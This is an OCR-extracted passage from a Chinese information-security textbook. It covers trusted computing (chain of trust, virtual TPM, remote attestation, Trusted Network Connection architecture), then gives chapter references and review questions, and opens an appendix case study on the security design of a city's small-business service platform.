



图 13-8 信任链技术

对 BIOS、操作系统 OS 的数据完整性测试认证是静态的。但是,软件数据完整性还不能保证动态的安全性,因此,还必须进行动态可信性的测量认证。

平台动态信任环境构建技术主要分为两个阶段来实施,即平台启动阶段和平台运行阶段。在启动阶段,主要通过可信引导技术保证 BIOS、引导程序、操作系统内核可信;在运行阶段,主要通过操作系统组件动态度量技术,保证系统运行组件如软件、应用程序等可信。组件动态度量方法,能够即时的反应系统当前时刻的完整性;支持在任意时刻度量进程状态,所以能够最大程度避免度量失效;通过 TPM/TCM 保证度量架构本身的安全性。

3)虚拟平台度量技术

随着虚拟技术的发展,终端平台的虚拟化应用越来越广泛。虚拟平台度量技术的研究逐渐成为研究热点。这方面的主要成果包括 LKIM 系统、HIMA 和 Hyper Sentry 度量架构。LKIM 和 HIMA 都是利用虚拟平台的隔离特性,通过对虚拟机内存的监控实现对虚拟机的完整性度量。而 Hyper Sentry 采用硬件机制,在 Hypervisor 无法感知的情况下对其进行度量。虚拟平台构建信任的基础在于建立为多个虚拟机提供信任服务的信任根。IMB 提出了 vTPM 架构,以软件虚拟的方式为每个虚拟机提供一个单独的 vTPM,从而规避多个虚拟机共享 TPM 的资源冲突问题。德国波鸿鲁尔大学在 vTPM 架构的基础上提出了基于属性的 TPM 虚拟方案,进一步增强 vTPM 的可用性。这两种方案的不足都在于 vTPM 与 TPM 之间缺乏有效绑定。

**2. 可信计算平台间信任扩展技术**

在终端平台信任构建的基础上,将终端平台的信任扩展到远程平台的主要方法是远程证明,它主要包括平台身份证明和平台状态证明。

在平台身份证明方面 TPM v1.1 规范首先提出了基于 Privacy CA 的身份证明方案。它通过平台身份证书证明平台真实身份。该方案无法实现平台身份的匿名性。针对

TPM 匿名证明的需求，TPM v1.2 规范提出了基于 CL 签名的直接匿名证明(Direct Anonymous Attestation，DAA)方案。DAA 的早期研究主要针对 RSA 密码体制展开，这方面的研究都存在 DAA 签名长度较长、计算量大的缺点。后来有学者提出了基于椭圆曲线及双线性映射的 DAA 方案，大幅度提高计算和通信性能，此后大量的改进研究主要集中在效率提高方面。

在平台状态证明，TCG 提出二进制直接远程证明方法。IBM 遵循该方法实现直接证明的原型系统。这种方法存在平台配置容易泄漏、扩展性差等问题。为克服上述弊端，国际上提出了基于属性的证明方法，将平台配置度量值转换为特定的安全属性，并加以证明。这方面的主要研究成果有 IBM 基于属性证明的框架，和德国波鸿鲁尔大学的属性远程证明实现方案。

### 13.3.2　可信网络连接

仅有终端可信是不能满足需求的，还需将终端的信任扩展到网络，将网络构建成一个可信的计算环境。

TCG 组织于 2005 年发布了可信网络连接(Trusted Network Connection，TNC)架构规范 1.0 版。其特点在于，将终端完整性引入网络接入控制的判定当中。TCG 对网络接入规范进行了持续的改进。在最新发布的规范中 TNC 架构增加了元数据存取点(Meta Access Point，MAP)和 MAP 客户端，能够根据元数据信息的变化动态，控制终端对网络的访问。同时 TNC 架构还实现了与 NAP 方案的互操作。TNC 基础架构如图 13-9 所示。





**图 13-9　TNC 基础架构**

TNC 包括 3 个实体、3 个层次和若干个接口组件。该架构在传统的网络接入层次上增加了完整性评估层与完整性度量层，实现对接入平台的身份验证与完整性验证。

TNC 分为网络访问层、完整性评估层、完整性度量层 3 个层次。网络访问层支持传统的网络连接技术，如 IEEE 802.11X 和 VPN 等机制。完整性评估层进行平台的认证，并评估 AR 的完整性。完整性度量层收集和校验 AR 的完整性相关信息。

TNC 中的 3 个实体分别是访问请求者(Access Requestor,AR)、策略执行点(Policy Enforcement Point,PEP)和策略决策点(Policy Decision Point,PDP)。其中 AR 发出访问请求,收集平台完整性可信信息,发送给 PDP,申请建立网络连接;PDP 根据本地安全策略对 AR 的访问请求进行决策判定,判定依据包括 AR 的身份与 AR 的平台完整性状态,判定结果为允许/禁止/隔离;PEP 控制对被保护网络的访问,执行 PDP 的访问控制决策。

其中,AR 包括 3 个组件:网络访问请求者(Network Access Requestor,NAR)发出访问请求,申请建立网络连接,在一个 AR 中可以有多个 NAR;TNC 客户端(TNC Client,TNCC)收集完整性度量收集器(Integrity Measurement Collector,IMC)的完整性测量信息,同时测量并报告平台和 IMC 自身的完整性信息;IMC 测量 AR 中各个组件的完整性,在一个 AR 上可以有多个不同的 IMC。

PDP 也包括 3 个组件:网络访问授权者(Network Access Authority,NAA)对 AR 的网络访问请求进行决策。NAA 可以咨询上层的可信网络连接服务器(Trusted Network Connection Server,TNCS)来确定 AR 的完整性状态是否与 PDP 的安全策略一致,从而决定 AR 的访问请求是否被允许;TNCS 负责与 TNCC 之间的通信,收集来自完整性度量验证器(Integrity Measurement Verifier,IMV)的决策,形成一个全局的访问决策传递给 NAA;IMV 将 IMC 传递过来的 AR 各个部件的完整性测量信息进行验证,并给出访问决策意见。

TNC 开创性地提出了将可信计算机制引入网络,引起了国内外研究者对此更加深入和广泛的研究。国际上主要有思科网络准入控制系统(NAC)、微软网络访问保护(NAP)等解决方案。思科推出的网络接入控制 NAC 方案的优势在于网络设备的接入控制和监控。微软推出的网络访问保护 NAP 方案的优势在于终端安全状态评估和监控。我国学者基于 TNC 架构也开展了可信网络连接的研究工作,如中科院软件所 TCA 实验室提出了一种平台匿名网络接入控制系统架构,解决了 TNC 终端平台接入网络时的身份隐私问题。

此外,现有的网络安全协议,如 SSL 协议、TLS 协议和 IPSec 协议,只能实现终端接入可信网络时的用户身份认证,保证网络通信数据的机密性和完整性,无法实现终端完整性的认证。针对该问题 IBM 研究院、德国波鸿鲁尔大学等,提出了将终端完整性证明扩展到 SSL 协议的方案,终端可以在 SSL 协议中证明平台配置状态,建立与可信网络之间的可信信道。

## 13.4 本章小结

本章从量子密码、大数据安全与隐私保护、可信计算三个方面阐述信息安全的新技术。在量子密码方面,从量子密码技术和量子通信技术两个角度介绍量子密码的基本概念,以及国内外量子密码的发展情况;在大数据安全与隐私保护方面,介绍当前大数据所面临的主要安全威胁,同时介绍了当前主要的数据安全与隐私保护技术;在可信计算方面,介绍了可信计算的思想及体系结构,以及可信网络连接的基础架构。

# 参考文献

[1] 周正威,陈巍,孙方稳,等. 量子信息技术纵览. 科学通报,2012,(17):1498-1525.

[2] 郭光灿. 量子密码——新一代密码技术. 物理与工程,2005,15(4):1-4.

[3] 陈兴. 颠覆未来作战的前沿技术系列之量子信息技术. 军事文摘,2015,1(4):40-43.

[4] 吴华,王向斌,潘建伟. 量子通信现状与展望. 中国科学:信息科学,2014,44(3):296-311.

[5] 陈晖,徐兵杰,王运兵. 量子信息技术及其应用探讨. 中国电子科学研究院学报,2012,7(5):441-445.

[6] 曾贵华. 量子密码学. 北京:科学出版社,2006.

[7] 杨伯君. 量子通信基础. 北京:北京邮电大学出版社,2007.

[8] 温巧燕,郭奋卓,朱甫臣. 量子保密通信协议的设计与分析. 北京:科学出版社,2009.

[9] 郭光灿. 评"量子信息技术纵览". 科学通报,2012,(17):1497-1497.

[10] 李顺东,王道顺. 现代密码学:理论、方法与研究前沿. 北京:科学出版社,2009.

[11] 中国计算学会大数据专家委员会. 2013中国大数据技术与产业发展白皮书. 北京. 2013.

[12] 张尼,张云勇,等. 大数据安全技术与应用. 北京:人民邮电出版社,2014.

[13] 应钦. 大数据安全与隐私保护技术探究. 硅谷,2014,7(10):72-72.

[14] 张引,陈敏,廖小飞. 大数据应用的现状与展望. 计算机研究与发展,2013,27(2):142-144.

[15] 冯登国,张敏,李昊. 大数据安全与隐私保护. 计算机学报. 2014(01).

[16] Yakoubov S,Gadepally V,Schear N,et al. A Survey of Cryptographic Approaches to Securing Big-Data Analytics in the Cloud.

[17] 贾哲. 分布式环境中信息挖掘与隐私保护相关技术研究. 北京邮电大学,2012.

[18] Liu C,Ranjan R,Zhang X,et al. Public Auditing for Big Data Storage in Cloud Computing—A Survey//Computational Science and Engineering(CSE),2013 IEEE 16th International Conference on. IEEE,2013:1128-1135.

[19] 冯登国. 可信计算——理论与实践,北京:清华大学出版社,2013.

[20] 冯登国,秦宇,汪丹,初晓博. 可信计算技术研究. 计算机研究与发展,2011,48(8):1332-1349.

[21] 沈昌祥,张焕国,王怀民,王戟,赵波,严飞,余发江,张立强,徐明迪. 可信计算的研究与发展. 中国科学:信息科学,2010,40(2):139-166.

[22] 张焕国,陈璐,张立强. 可信网络连接研究. 计算机学报,2010,33(4):706-717.

# 思 考 题

1. 简述量子信息技术的出现给经典密码带来哪些威胁。
2. 说明量子隐形传态的含义。
3. 当前大数据面临哪些安全与隐私问题?有哪些主要的威胁?
4. 请简述当前大数据安全与隐私主要的保护技术。
5. 什么是可信?什么是信任根?什么是信任链?
6. 请简述可信计算的思想。
7. 请简述可信网络连接结构。

# 附录

# 案例：H市中小企业服务平台建设方案

**案例学习要点：**

✍ 了解信息化建设的背景与需求；

✍ 明确所面临的信息安全问题。

## A.1　系 统 概 述

近年来，随着电子政务的普及，政府部门职能正从管理型向管理服务型转变，基于互联网的政府信息化平台成为政府工作的主要渠道。

H市中小企业服务平台建设的目标是以持续增强政府中小企业服务能力为目标，以现有信息化资源优化配置为主线，以共享机制建设为核心，按照“整合、集成、共享、提升”的基本思路，立足当地的特点和产业特色，充分运用现代信息技术，整合和优化技术资源，搭建布局合理、技术先进、功能完备、运行高效的中小企业服务平台，促进各类信息资源的良性互动，提高中小企业服务的科学性和规范化，形成信息资源共享机制，为全市的中小企业服务工作提供有力支撑。

中小企业服务平台建设在确保信息安全的基础上，以中小企业服务办事应用为核心，实现文件下达、通知下发、政策发布、信息上报、项目申报、资料登记、工作沟通等应用。其特点是除了可以在电脑上办公，还可以在移动设备（手机、PAD等）上实现随时随地办公。

通过中小企业服务平台建设连接各县区相关管理部门和所属中小型工业企业等组织。打造三级应用的信息服务云平台，提高信息流转时效性和服务工作办理效率，提供易用适用的移动化网络化电子办公环境。

## A.2　系统建设原则

### A21　总体规划、分步实施原则

系统建设不追求一步到位、大而全的建设方案，而是采取整体规划、分布实施、稳健操作、适度优化的原则。先解决最关键最核心的需求问题，在取得阶段性成果的情况下再进行推进和扩展。

### A22　安全可靠原则

在系统设计中，充分考虑了系统的安全性和可靠性，采用多种安全防范技术和措施，

保障系统的信息安全,保障系统长期稳定可靠运行。图 A-1 显示用户访问系统的过程。





**图 A-1　用户访问系统**

系统安全保密原则主要体现以下几方面:

(1) 设备安全:系统可通过双机热备、异地备份、硬件防火墙、安全网闸等提供系统的安全可靠性,保证硬件设备的正常运行。

(2) 权限控制:系统根据分层管理的原则进行权限控制,提供严格的机密性、身份认证、访问控制、数字签名等措施,权限均实行单向向下管理,确保保密性、完整性和可用性。

(3) 软件安全:在运行环境方面,系统部署在 Linux 平台,应用服务与数据库分离部署;系统存储、传输和访问均采用加密方式;访问中采用 SSL、数字签名和 CA 认证技术确保系统安全。

(4) 移动应用安全:访问系统的移动设备需授权方可访问系统(在系统中绑定设备号),同时由电信营运商提供虚拟安全通道及专用上网卡,移动办公设备通过上网卡只能访问系统,不能访问互联网。

## A23　先进性原则

在进行方案系统总体规划时,充分考虑了技术的发展方向,选择目前业界先进和成熟的技术作为整个系统的技术架构,能够保证系统有不断发展和扩充的余地。

## A24　实用原则

(1) 业务管理实用性:系统设计和开发时充分考虑应用中数据处理的便利和可行性,把满足服务工作办理作为第一要素考虑。符合我国的政务管理模式、管理制度、政策法规。

(2) 操作方便实用:系统采用平台化的开发,界面风格一致,美观大方,操作简便实用。全部界面操作均充分考虑不同使用者的实际需要,使系统操作方便、维护简单、管理方便。提供快捷方式、流程导航等快捷工具、菜单、报表、语言等界面元素符合操作人员的习惯。

（3）浏览器操作：操作统一采用浏览器界面，操作便捷，易学易用。

### A25　实时性原则

由于各项数据需要通过网络及时地报送到系统中，因此本系统的各项指标响应要求实时性比较高。系统设计充分考虑系统的容量、网络带宽、CPU 消耗、I/O 消耗、关键应用场景，既做到单点应用效率高，又做到并发下性能高，保证各种操作模式下的应用的效果，达到实时高效的目的，让操作人员使用轻松、方便、快捷。

### A26　可扩展性原则

在保障系统先进性的同时，系统建设具有良好扩展性和升级能力的技术，以保证系统技术和业务的可扩展性。

考虑到系统建设是一个循序渐进、不断扩充的过程，系统采用积木式结构，将来系统扩展新的应用可以与原系统进行无缝连接，预留扩展接口。

使用平台化技术保证，系统动态可扩展。可以实时地增加，减少应用模块。

使用平台化技术，使用报表、表单、工作流、预警等基础技术。能够非常快速地构建新的应用。

### A27　可维护性原则

系统建成后仍需要不断地修正和完成，所以设计中充分考虑系统的可维护性。系统可维护性原则主要体现以下几个方面：

（1）系统具备以参数化方式配置、删减、扩充、端口设置等特点，能系统地管理软件平台，系统地管理并配置应用软件。

（2）应用软件应采用耦合，分层的设计思想，可以根据需要修改某个模块，增加新的功能以及重组系统的结构以达到程序可重用的目的。

（3）系统提供报表、流程、电子表单定制工具，以增强系统的可维护性。

（4）应用部署灵活，客户化定制，能支撑全市当前应用和未来扩展，满足发展过程中的组织扩张、制度重建、流程重组等必须面临的管理变化。

## A.3　系统总体建设

### A31　基本功能架构

H 市中小企业服务平台应包含市属相关部门、各个区县相关职能部门、所属中小型工业企业用户，所有工作人员都可以通过该平台及时了解相应于个人权限的信息。能够通过服务平台了解新闻、文件、政策等信息，办理相关工作文件和事务，能够满足办文、办事、信息报送、请示汇报、通知下达、文件资料管理、互动交流、移动应用等需要。

### A32　主要建设内容

（1）基础信息登记。在平台中预设全市对应的职能管理架构。H 市以及所属各个县

区把所属工业企业的信息建立到平台中,(包括名称、地址、联系人、联系方式、企业属性等等)。

(2) 信息上传下达。满足 H 市日常与工业企业的信息互通互联、文档的上传下达(包括公文、通知、公告、政策等下发、统计报表上报)。

(3) 项目申报办理。实现 H 市工业企业项目的在线申报,网上进行申报材料流程,支持在线咨询。

(4) 在线沟通交流。满足 H 市与县区和企业间在线沟通的需要,包括即时通讯、意见箱、短消息等。

(5) 移动办公应用。借助信息手段,实现移动端的办公应用,各个县区乡镇、企业能够及时获取 H 市的相关信息。

### A.3.3 基本网络架构

系统部署在 H 市经济和信息化委员会(简称经信委)机房,接入市经信委网站,连接到下属各区县、乡镇、工业企业等机构。使用人员通过市经信委网站登录访问系统。出差人员使用移动终端设备,通过电信营运商提供的虚拟专用网络连接到平台,在移动终端设备上查阅、签批文件和事务。

## A.4 系统详细设计

### A.4.1 公文管理

公文应用包括发文管理、收文管理、公文督办、公文交换、公文档案、公文查询等功能,如图 A-2 所示。同时按照传统办公习惯实现在系统中的手写签批、签章等应用。针对领导经常出差的情况实现在移动设备上的手写签批处理。通过系统实现公文收发文管理及各机构之间的公文交换应用,实现公文的无纸化办公应用。

系统提供通过认证的,具备国家法律的签章系统,确保文件有效性。系统支持手写签批,保留领导签批原始笔迹。签章过程如图 A-3 所示。

### A.4.2 协同工作

在日常工作中,除了正式的公文审批、事务审批外,还有很多非规范性的事务,如文件传递、工作交办、事务交流等,都需要通过系统来完成。

在服务平台中,通过工作流构建了协同工作系统,每个工作人员都可以根据工作需要,简单快捷的建立流程,将文件、事务和信息发送到有关人员,流程可以是一对一、一对多,也可以是串发、并发及复杂流程。

信息发出后,系统自动消息提醒,有关人员收到信息后,可以直接查看并回复处理,处理意见即时反馈发起人。处理人可以实现以下操作:意见填写、意见常用语、意见隐藏、意见回复、加签、减签、修改正文、修改附件,回退终止等一系列操作,并按要求进行权限设置。

